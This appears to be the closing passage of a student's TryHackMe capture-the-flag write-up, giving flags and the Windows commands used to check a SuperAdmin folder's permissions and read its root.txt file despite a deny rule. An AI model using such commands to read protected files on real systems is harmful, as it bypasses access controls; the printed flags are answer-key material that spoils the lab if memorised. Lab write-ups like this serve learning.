


The flag is thm{09b408056a13fc222f33e6e4cf599f8c}


I needed to change the directory to Users. So I used the command cd .. twice to return to Users.



Then, I realized that there is a directory in Users named SuperAdmin. I used the command get-acl c:\users\superadmin | fl to identify the owner and the authorisation for the SuperAdmin directory. There, I can see that it says Deny FullControl. It means I cannot access it.



Hence, I know that Root.txt must be in the SuperAdmin directory. Therefore, I try to access it directly by using the command type c:\users\superadmin\desktop\root.txt. Then, we can read the flag.



The final flag is : thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Final result:

Upon verification of the flag, I pasted the user.txt flag into the TryHackMe website and got the confirmation for the flags

Contribution

Student ID	Name	Signature
1211102162	Amilia Nadzeera Bt Baharudin	

Video Link : https://youtu.be/oxOFrHjiAQY